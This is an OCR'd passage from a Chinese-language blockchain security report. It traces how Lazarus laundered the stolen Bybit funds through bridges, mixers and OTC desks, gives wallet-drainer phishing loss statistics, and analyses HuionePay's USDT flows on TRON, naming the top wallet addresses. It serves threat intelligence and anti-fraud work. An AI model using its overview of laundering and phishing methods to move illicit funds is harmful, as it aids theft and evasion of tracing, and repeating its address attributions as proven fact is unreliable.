
-> **将大量** ETH **转入** eXch；



-> ETH **被兑换为** BTC、DAI **等资产**；




-> **通过多个协议**（如 THORChain、Chainflip、LiFi、DLN、OKX DEX、Stargate、Bitget Swap、MAYAChain）**进行跨链，部分资金跨链至** Arbitrum，**大部分都跨链至** BTC **网络。**



- 混合多起事件资金：

-> 将 Bybit 与 Phemex、Poloniex、BingX 事件的被盗资产归集混合，利用不同攻击来源的资金进行资金“共洗”，进一步模糊追踪路径。



- BTC 混币操作：

-> 大量 BTC 流入多个混币器，包括 Wasabi Mixer、CryptoMixer；

-> 部分 BTC 被用于 OTC 场外交易、P2P 网络等进一步转移。

- 进度与结果：

根据 Bybit CEO Ben Zhou 披露，截至 4 月 21 日，资金去向如下：

-> 68.57% 的资金仍然可追踪，27.59% 的资金已转入黑市，3.84% 的资金已被冻结（提供协助的机构包括 Tether、THORChain、ChangeNOW、FixedFloat、Avalanche Ecosystem、CoinEx、Bitget、Circle、mETH Protocol 等）。

-> 无法追踪的资金主要流入混币器，一定数量的 BTC 通过 Wasabi 清洗后，有一小部分进入了 CryptoMixer、Tornado Cash 和 Railgun。之后，通过 THORChain、eXch、Lombard、LiFi、Stargate 和 SunSwap 等平台进行了多次跨链和兑换服务。最终，这些资金进入OTC（场外交易）或P2P（点对点）法币兑换服务。

-> ETH 去向：

432,748 ETH(84.45%，约 12.1 亿美元)已通过 THORChain 从以太坊跨链到 BTC。
67.25%(342,975 ETH，约 9.6033 亿美元)已在 35,772 个钱包中兑换成 10,003 BTC。
1.17%(5,991 ETH，约 1,677 万美元)仍留在以太坊区块链上，分布在 12,490 个钱包中。
-> BTC 去向：
944 BTC(6.34%，约 9,062 万美元)已转入 Wasabi Mixer。
531 BTC(相当于 18,206 ETH，3.57%)已通过 THORChain 从 BTC 转移到以太坊。

Lazarus 在本事件中采取了地址分散、跨链桥跳转、多起攻击资金混洗、自动化操作、隐私工具匿名化及最终脱链法币化等一整套高度熟练的资金清洗操作，对链上追踪形成了严峻挑战。

3.3.2 Drainers

本小节由我们的合作伙伴 —— Web3 反诈平台 Scam Sniffer 撰写，在此表示感谢。

(1)概述

2025 年上半年，Web3 生态系统面临钓鱼攻击威胁，总计造成约 3973 万美元的损失，受害地址达 43,628 个。此小节分析了 2025 年上半年 Wallet Drainer 攻击的主要趋势和大额案例，为行业从业者和用户提供安全参考。

(2)损失数据分析


- 月度损失趋势

月份	损失金额	受害者数量	平均每人损失
一月	$10.25M	9,220	$1,112
二月	$5.32M	7,442	$715
三月	$6.37M	5,992	$1,063
四月	$5.29M	7,565	$699
五月	$9.69M	7,547	$1,284
六月	$2.80M	5,862	$478
总计	$39.33M	43,628	$911

上半年损失呈现波动趋势，一月和五月是损失高峰期，分别达到 $10.25M 和 $9.69M。六月损失降至 $2.80M，为上半年最低点。

- 大额被盗案例分析

2025 年上半年共发生 5 起超过 100 万美元的大额被盗案例，总损失达 $9.97M，占上半年总损失的 25.3%。



大额案例详情：

-> 5 月案例一：损失 $3.13M WBTC，钓鱼签名为 increaseApproval 签名

-> 5 月案例二：损失 $2.59M USDT，钓鱼方式为地址欺骗(Address Poisoning)

-> 4 月案例：损失 $1.43M，钓鱼签名为常规 Approve 签名

-> 3 月案例：损失 $1.82M cUSDCv3，钓鱼签名为 Transfer

-> 1 月案例：损失 $1M RLB 代币，钓鱼签名为 Uniswap Permit2 签名

攻击方法分布：

-> 授权类签名(Approve/increaseApproval/Permit2)：3 起，占大额损失的 56%

-> 转账类签名(Transfer)：1 起，占大额损失的 18%

-> 地址欺骗(Address Poisoning)：1 起，占大额损失的 26%


(3)结语

Web3 生态系统的钓鱼攻击形势仍然存在，虽然六月份数据显示损失有所减少，但攻击者的手法仍在不断演变。监控和了解这些攻击趋势对于行业安全发展具有重要意义。作为一家 Web3 反诈骗平台，Scam Sniffer 致力于为下一个十亿用户提供安全的 Web3 环境。他们已连续报道了多个知名的 Wallet Drainers，并在社交平台持续分享有关大额盗窃案例，以提醒和增强大众对钓鱼的认知。目前 Scam Sniffer 已经协助了一些知名平台保护其用户，有需要可以通过邮箱 b2b@ScamSniffer.io 与他们联系。

3.3.3 HuionePay

随着全球打击网络诈骗、地下支付网络和非法跨境洗钱活动的力度持续加大，名为汇旺支付(HuionePay) 的平台引起了监管的高度关注。该平台涉嫌被用于诈骗资金的接收、转移及出金，尤其是在 TRON 链上通过 USDT 频繁进行链上操作。慢雾(SlowMist) 基于链上反洗钱与追踪工具 MistTrack 与链上公开数据构建了 Dune 数据统计面板，并在此基础上开展了对汇旺支付(HuionePay) 在 TRON 链上 USDT 存取行为的深入分析。数据时间范围为 2024 年 1 月 1 日至 2025 年 6 月 23 日，数据源：https://dune.com/misttrack/huionepay-data。


（1）总存取金额



提现总额：57,246,854,379 USDT
存款总额：54,475,887,524 USDT

存取金额均超过 500 亿 USDT，显示出汇旺支付(HuionePay) 在过去一年半内持续存在大量资金流入与流出，且提现金额始终高于存款金额，两者差值达 27.71 亿 USDT，有较明显的"资金净流出"特征。


（2）每周资金动向




图表数据显示，汇旺支付(HuionePay) 平台上的资金流动持续活跃，并在以下三个时间节点出现峰值：

2024 年 7 月 8 日：首次出现明显高峰，充值与提现均突破 10 亿 USDT。
2025 年 3 月与 5 月：两次提现金额接近或超过 11 亿 USDT。

(3)存款 / 提现交易笔数






数据显示，提现交易笔数自 2024 年 2 月起呈阶梯式上升，在 2025 年 5 月 12 日达到峰值，单日接近 15 万笔，呈现出“高频提款”特征。相较之下，存款交易数量虽整体增长，但波动较小，存款笔数也稳步增长至每日近 14 万笔，整体用户活跃度并未明显下降。

此外，2025 年 3 月与 5 月的提现金额高峰伴随着交易笔数的同步上涨，两个高峰几乎重合。

(4)存取用户数



自 2024 年初以来，汇旺支付(HuionePay) 在 TRON 链上的活跃存款地址数量从不足 3 万增长至超过 8 万，呈现出稳定增长趋势。需要说明的是，图表数据按地址去重统计，即存款地址大致可视为用户数量，而提现地址则可能为用户自定义的接收地址，无法等同实际用户。存款地址数量的持续增长表明平台仍在不断吸引新用户，不过增长速度呈缓和态势。

(5)活跃地址

Huionepay withdrawals rank

address	sum
TWS84SZ2GE2EgyZDCrfVuEJXpoXYuBxteS	816288490
T9yFi9yxwBUjMbHwBFKDdwFdBwvzUAqBfR	580787004
TTSSC4TEYtQMAMURND6i1FPYaaBJMGY4ed	512389323
TDRkHLDxnBu2XtkxwKZMm5qwSuguKHmWDB	479470912
TWDipHWAqBMeUWKnxaK46LUdgngbZYcoEP	337623796
TVy8p6erwrnkkfmvG3iPGpUKswMZU36uMV	328079988.7099999
TUXsppberDuVqQmNN5mnxg4pJ3HU9YtCEw	315516671.39
TRWWGNLRF1Hbd5oypQsTfNM8G22tgszcxE	290435705.48

893,186 rows Search...

@misttrack 3h

Huionepay deposits rank

address	sum
TL8TBpubVzBr1UWPXBXU8Pci5ZAip9SwEf	1,665,718,013.6
TPEpdLYtHr8cN1Jbwf6CGNB9Ppho7L2otr	449,215,869.2
TM1zzNDZD2DPASbKcgdVoTYhfmYgtfwx9R	436,485,292.4
TVy8p6erwrnkkfmvG3iPGpUKswMZU36uMV	421,379,613
TBQeYaWDSDgZV1LJbJQZ1iJG5ebbCFBNQM	343,659,004.6
TFTWNgDBkQ5wQoP8RXpRznnHvAVV8x5jLu	285,422,275.4
THs8LKUGdtdPnNjxEBmVRWqo5m9RySUujb	236,000,078.4
TEdVW72PWcJ9Fwmw3w9uSBTLK6rjRUM1GJ	200,066,236.6

494,373 rows Search...


@misttrack 3h

我们使用链上反洗钱与追踪工具 MistTrack 进行分析，汇旺支付(HuionePay) 平台的提现行为呈现出一定程度的“资金集中”特征。其中，排名前三的提现地址如下：


地址 1 — TWS84SZ2GE2EgyZDCrfVuEJXpoXYuBxteS — 8.16 亿 USDT
地址 2 — T9yFi9yxwBUjMbHwBFKDdwFdBwvzUAqBfR — 5.8 亿 USDT
地址 3 — TTSSC4TEYtQMAMURND6i1FPYaaBJMGY4ed — 5.12 亿 USDT

上述地址的最早交易均可以追溯至 2023 年，长期活跃，链上痕迹丰富。


地址 1 不仅从多个汇旺支付(HuionePay) 的热钱包提币，还与被 MistTrack 标记为“OFAC Sanctions”、“Theft”、“BingX Exploiter”的地址存在交互：



地址 2 疑似为好旺担保(原汇旺担保)平台控制的钱包地址。




地址 3 与多个交易平台发生交互：



排名前三的存款地址如下：


地址 4 — TL8TBpubVzBr1UWPXBXU8Pci5ZAip9SwEf — 16.65 亿 USDT
地址 5 — TPEpdLYtHr8cN1Jbwf6CGNB9Ppho7L2otr — 4.49 亿 USDT
地址 6 — TM1zzNDZD2DPASbKcgdVoTYhfmYgtfwx9R — 4.36 亿 USDT

